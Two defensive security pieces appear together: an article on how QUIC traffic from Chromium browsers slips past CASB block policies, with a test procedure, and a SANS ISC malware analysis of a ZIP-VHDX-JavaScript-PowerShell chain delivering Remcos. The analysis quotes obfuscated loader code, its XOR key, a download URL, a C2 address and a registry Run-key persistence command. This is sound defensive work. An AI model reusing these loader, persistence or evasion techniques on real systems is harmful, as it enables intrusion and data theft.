When a CASB policy is set up and tested, it is usually tested once, from a single browser, and signed off as working. Most teams never verify whether the policy is enforced consistently across every browser on managed devices.
"One browser tested. Zero browsers questioned. Ticket closed."
Keep Aware’s 2026 Browser Security Report makes the point clearly: DLP and CASB tools were built for a different era of computing, one defined by email attachments, file transfers, and endpoint storage.5 They were never designed for what people actually do in a browser today: typing sensitive data into a web form, pasting content into an AI chatbot, uploading files through a browser interface.
Some DLP tools enforce policy through a browser extension rather than a network proxy. That extension only works in browsers where it was deployed.6 Use a different browser on the same machine and the enforcement is gone entirely.
Why this is invisible in standard log review
That missing coverage does not generate an alert. It leaves no trace.
When QUIC bypasses the proxy, the traffic never touches the inspection pipeline. The CASB sees nothing. No failed block, no error, no anomaly. When one browser is enforced and another is not, the CASB log looks clean. Block events from the enforced browser are there. The uninspected traffic from the other browser generates no entries at all.
"The logs are not lying. They reported exactly what they saw. The problem is they only saw the traffic that came through TCP."
CASB block event counts get used to assess how much traffic reached a blocked destination. But block events only count traffic that entered the inspection pipeline, not all traffic that actually arrived. Where QUIC is unblocked, the real number is higher. Sometimes significantly. In an investigation, that gap means you underestimated how much data actually moved — you scoped the incident wrong.
Why this gap matters now
Generative AI has changed where sensitive data goes. Industry research consistently shows that employees are sharing internal documents, reports, and confidential data with AI tools at significant scale.[7] Most of it on managed devices, through Chromium-based browsers, reaching destinations that CASB policies are meant to block.
223 avg GenAI policy violations per org per month (Netskope 2026)
2x sensitive data incidents sent to AI platforms, year over year (Netskope 2026)
86% security leaders who believe employees are sharing sensitive data with AI tools without authorization (Code42 2024)
Blocking AI destinations at the CASB layer is the right call. But if QUIC is unblocked and HTTP/3 connections are being established over UDP to those destinations, the block may not be firing for a significant portion of actual traffic. The policy says blocked. The network says otherwise.
For organizations subject to GDPR, HIPAA, PCI DSS, or SOC 2, an undetected enforcement gap like this one is not just a security problem. It is a compliance risk. Regulators do not distinguish between a policy that was misconfigured and one that was never enforced — the outcome is the same.
How to test whether this gap exists in your environment
Run this on a test device configured the same as production. You need three things. First, the CASB agent active with a block policy targeting a specific URL. Second, all five browsers installed on that device: Safari, Chrome, Brave, Firefox, and Edge. Third, access to your CASB’s log console. URL stands for Uniform Resource Locator, which is just a web address.
"Takes about twenty minutes. Less time than the average security vendor webinar."
- Confirm the CASB agent is running and the block policy is active on the test device.
- Open Safari and navigate to the blocked destination. Verify the block fires and a log event appears in the CASB console.
- Open Chrome and navigate to the same destination. Does the block fire, or does the page load?
- Repeat with Brave, Firefox, and Edge separately. Record each result.
- In Chrome, type chrome://net-export into the address bar. That is Chrome’s built-in network log. Use it to check whether Chrome negotiated a QUIC connection to the destination.
- At the firewall or proxy, check whether UDP port 443 is being explicitly dropped. If it is allowed through, QUIC bypass is possible.
- Compare CASB log entries against what you observed in each browser.
What to look for if the gap exists:
| Browser | Engine | Expected result |
|---|---|---|
| Safari | WebKit | Block fires. Log event generated. |
| Chrome | Chromium / Blink | Page loads. No block. No log entry. |
| Brave | Chromium / Blink | Page loads. No block. No log entry. |
| Firefox | Gecko | Varies by proxy vendor. Test independently. |
| Edge | Chromium / Blink | Chromium-based. Behavior similar to Chrome. |
NOTE ON FIREFOX Cloudflare’s documentation shows Firefox HTTP/3 inspection can work when the UDP proxy is properly enabled. Behavior varies by CASB vendor. Do not assume Firefox is safe or vulnerable. Test it in your specific environment.
What to do about it
01 Block QUIC at the network layer
Ask your network team to drop UDP/443 traffic at the proxy, Secure Web Gateway (SWG), or firewall. Chromium-based browsers fall back to TCP when QUIC is blocked, and the CASB inspection pipeline takes over. Most platforms handle this gracefully, though some may see a brief delay on the first connection as the browser falls back to TCP. Recommended by Palo Alto Networks, Forcepoint, and Cloudflare. Verify it is actually enforced, not just documented somewhere.
02 Test every browser, not just one
Testing a single browser and calling the control validated is not enough. Safari, Chrome, Brave, Firefox, and Edge each have different protocol behaviors. Every browser in the environment needs to be tested independently, starting at initial deployment and again after any policy changes.
03 Compare CASB logs against what your endpoint actually recorded
Endpoint telemetry shows what programs are running and what connections they are making. A pattern where Safari generates block events for a destination while Chrome generates none on the same device in the same time window is worth investigating. It means the block is not reaching Chrome, not that the user was inactive.
04 Look at controls that live inside the browser, not outside it
Proxy-based enforcement intercepts traffic from the outside. It was designed before QUIC existed and before users spent most of their working day inside a browser. There are tools that work differently: browser-native DLP products, endpoint agents that monitor at the process level, and secure enterprise browsers such as Island or Talon that apply policy from within the browser itself. None of them replaces a CASB, but each one covers gaps that a CASB cannot.
05 Treat CASB event counts as a floor, not a ceiling
In any investigation or data loss review, CASB block event volume is the minimum known traffic, the fraction that entered the inspection pipeline. Actual traffic may be higher. Cross-check against your endpoint logs before you call the scope final.
Conclusion
Nobody wants to find out their block policy was not working by reviewing an incident report. But that is exactly how this gap tends to surface. The logs looked fine. The dashboard was clean. The policy was active. Meanwhile, QUIC connections were going straight to the destination that was supposed to be blocked.
This is not a cutting-edge attack technique. It is a protocol mismatch that has been sitting in enterprise environments for years. Nobody talks about it because the logs never show anything wrong. No alert. No error. Just traffic moving where it should not be, with no corresponding log entry to show for it.
If you take one thing from this: ask your network team to block UDP port 443 at the firewall or proxy, then test every browser in your environment against a blocked destination. Twenty minutes. You might be surprised what you find.
If you are sharing this with leadership: ask your security team to run the test in the section above and report back. The answer will tell you whether your current enforcement is doing what you think it is.
Assume nothing. Test everything.
Glossary of key terms
CASB Cloud Access Security Broker. A security tool that monitors and controls traffic between users and cloud services. In proxy mode, it acts as a checkpoint on every outbound internet connection.
SSL / TLS Secure Sockets Layer / Transport Layer Security. Encryption protocols that protect data in transit. The padlock in your browser’s address bar means TLS is active.
CA Certificate Authority. Issues digital credentials called certificates. In the context of this article, a CASB uses a CA certificate so browsers trust its re-signed traffic during SSL inspection.
TCP Transmission Control Protocol. The traditional, reliable internet transport protocol. CASB inspection tools are built to intercept TCP traffic.
UDP User Datagram Protocol. A faster, lower-overhead protocol. QUIC runs over UDP, which is why CASB tools built around TCP cannot inspect it.
QUIC A modern transport protocol from Google, standardized by the IETF. Runs over UDP and powers HTTP/3. Not an acronym, just a name. Designed for performance, not to bypass security controls.
HTTP/3 The third major version of the Hypertext Transfer Protocol, the language of the web. Uses QUIC as its transport. Supported by most large platforms.
SWG Secure Web Gateway. A network-level security tool that filters internet traffic, often deployed alongside a CASB.
DLP Data Loss Prevention. Tools and policies designed to stop sensitive data from leaving an organization without authorization.
SaaS Software as a Service. Cloud-based software accessed through a browser: email, productivity tools, AI services.
Endpoint Any device (laptop, desktop, phone) connected to a corporate network or running corporate security software.
Telemetry Detailed data automatically collected from systems about their activity and connections. Used by security teams to investigate incidents.
URL Uniform Resource Locator. A web address, what you type into a browser’s address bar.
DNS Domain Name System. The internet’s directory. Translates web addresses into numeric IP addresses computers use to find servers. Modern DNS records can also signal which protocols a server supports, including QUIC.
Protocol A set of rules for how data travels across a network. TCP and UDP are both transport protocols, but they work very differently.
References
1. Internet Engineering Task Force. QUIC: A UDP-Based Multiplexed and Secure Transport. RFC 9000. May 2021. rfc-editor.org/rfc/rfc9000
2. Palo Alto Networks. Create the Application Block Rules: Block QUIC. Internet Gateway Best Practices. docs.paloaltonetworks.com
3. Forcepoint. QUIC (UDP) Protocol Traffic Can Bypass Forcepoint Cloud and On-Premises Proxies. Support Advisory. support.forcepoint.com/s/article/000015410
4. Cloudflare. HTTP/3 Inspection, Cloudflare One Documentation. Accessed June 2026. developers.cloudflare.com
5. Keep Aware. 2026 Browser Security Report: Enterprise Blind Spots and AI Risk. March 2026. Coverage via BleepingComputer. bleepingcomputer.com
6. Endpoint Protector. Why Browser-Based Workflows Break Traditional DLP. February 2026. endpointprotector.com
7. Netskope Threat Labs. Cloud and Threat Report: 2026. January 2026. netskope.com
8. Code42 Software. 2024 Data Exposure Report. March 2024. globenewswire.com
9. Internet Engineering Task Force. Service Binding and Parameter Specification via the DNS (SVCB and HTTPS Resource Records). RFC 9460. November 2023. rfc-editor.org/info/rfc9460
10. Gartner. Definition of Cloud Access Security Brokers (CASBs). Gartner IT Glossary. gartner.com
(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.
From a VHDX File to a Remcos RAT, (Tue, Jun 16th)
This post was originally published on this site
Yesterday, a reader reported to us a malicious ZIP archive (SHA256: a0104921a2d37ab87482ac9a9f5c3713479c118846c3e999178e75b81620c094[1]). Once unzipped, it contains a VHDX file that discloses a malicious JavaScript after being mounted (which is automatic on modern Windows OSs):

Two different techniques to hide the payload help to bypass most first-line security controls. Using a disk image as a "malware container" has been used multiple times in the past[2] but seemed to be less used these days. That’s why I decided to have a look at the JavaScript (SHA256:f65b1271deedcbcbcdd750047f8eb3a5548145546fc2b7847b263a5e52570b33[3]) with a low VT score (only 5/57). Called “Partnerschaft_fur_neue_Angebotsanfrage.js” (“Partnership for new quotation request”), it probably targets German speaking victims. It contains three stages to deliver the last piece of malware.
In the first stage, the JavaScript (obfuscated and hidden in many comments) will launch a PowerShell script through WMI:
WbemScripting.SWbemLocator → ConnectServer() → Win32_Process.Create()
This technique helps to bypass EDR solutions as well as classic detection rules that monitor parent-child relationships in processes. JavaScript → WMI → PowerShell is less suspicious than a direct relation JavaScript → PowerShell.
The PowerShell script is reconstructed from many strings concatenations and stored in "%LOCALAPPDATA%Tamale":
Fdselsdatoen = Fdselsdatoen + "bubbleFFBVM0lNDgMWDREb' 1;$filmproducbubblentbubblers=otidiform 'DQsSABgGBw0lCBgM';$flygtningbubblelandsbybubbler=otidiform 'bRcOBwcCHw0NC";
Fdselsdatoen = Fdselsdatoen + "BoOChwPCTpKQQgdBQsZEQ4QHAwLDxgsFhZAPQcQBggEXE0JAgUJIBcAAFhNFRwAAgEFCgAVADBN';$succulbubblently=$pritchbubblel;otidiform 'bQMJARYIClMTExEa";
Fdselsdatoen = Fdselsdatoen + "DRcVCTsNBAIYEFdYW1xcPQodFUEZBREGVE0VHAACAQUKABUAME0=' 1;whilbubble (!$prbubblesbytbubblerially118) {otidiform 'bQMJARYIClMwFREfCgoOHi";
...
The string “bubble” pollutes the code and is removed during execution..
This second stage PowerShell reconstructs strings by picking every 4th character from garbage strings. There is a function “otidiform” that decrypts Base64-encoded strings with the XOR key “Identificational” (always the same key across all the scripts). Example:
otidiform 'bQMJARYIClMWDxIAHAYNBSIBWDU1ChIAFQAABh0zW1YKFgAPAAwvBxAVFQcMC0lILwsXAxEHA0A=' 1
Returns:
$global:unfishlike=[Activator]::CreateInstance($formene)
The script downloads the next stage from:
hxxps://cembusconfort[.]ro/Exoticisms121.dsp
and saves it to %APPDATA%Endocoel.Pro.
This file (SHA256:9de90481e57ed0bc0f13bb24747e18cc133f497abe05cfac67517f98098048a1[4]) looks interesting. When you have a first look at it, it seems to be encrypted. The classic behavior is to XOR and encode in Base64 the payload. Here it’s a bit different, the next stage script has been appended at the end of the file. The payload is extracted by carving the interesting code with:
.substring(143578, 20305)
Once extracted the stage 3 is executed and use the first part of the file as payload (the first 143577 bytes). This stage is a PowerShell reflective .Net loader (classic behaviour) using System.Reflection.Assembly.Load(). The shellcode will fetch the malware itself from:
hxxps://cembusconfort[.]ro/YoHtJ27.bin
The malware will be injected in a process "backgroundTaskHost.exe" and communicates with the C2 server:
animal342[.]duckdns[.]org:53552
The traffic has been identified by my sanbox as Remcos, a pretty common RAT.
Or course, persistence is configured via a Run key that executes the PowerShell loader:
C:WindowsSystem32cmd.exe" /c REG ADD "HKCUSoftwareMicrosoftWindowsCurrentVersionRun" /f /v "Startup key" /t REG_EXPAND_SZ /d "%Statskirken% -windowstyle 2 $Lnforhandlinger=(.'gp' 'HKCU:SoftwareWeaverbird').'Pardonnerer';%Statskirken% ($Lnforhandlinger)"
Most of the files used in this infection path remain undetected by most AVs. Here is the complete infection path:
Email → ZIP → VHDX → JavaScript → PowerShell Decoder → PowerShell (.Net Loader) → Shellcode (Downloader) → Remcos
[1] https://www.virustotal.com/gui/file/a0104921a2d37ab87482ac9a9f5c3713479c118846c3e999178e75b81620c094
[2] https://isc.sans.edu/diary/obama224+distribution+Qakbot+tries+vhd+virtual+hard+disk+images/29294
[3] https://www.virustotal.com/gui/file/f65b1271deedcbcbcdd750047f8eb3a5548145546fc2b7847b263a5e52570b33
[4] https://www.virustotal.com/gui/file/9de90481e57ed0bc0f13bb24747e18cc133f497abe05cfac67517f98098048a1/content???????
Xavier Mertens (@xme)
Xameco
Senior ISC Handler – Freelance Cyber Security Consultant
PGP Key
(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.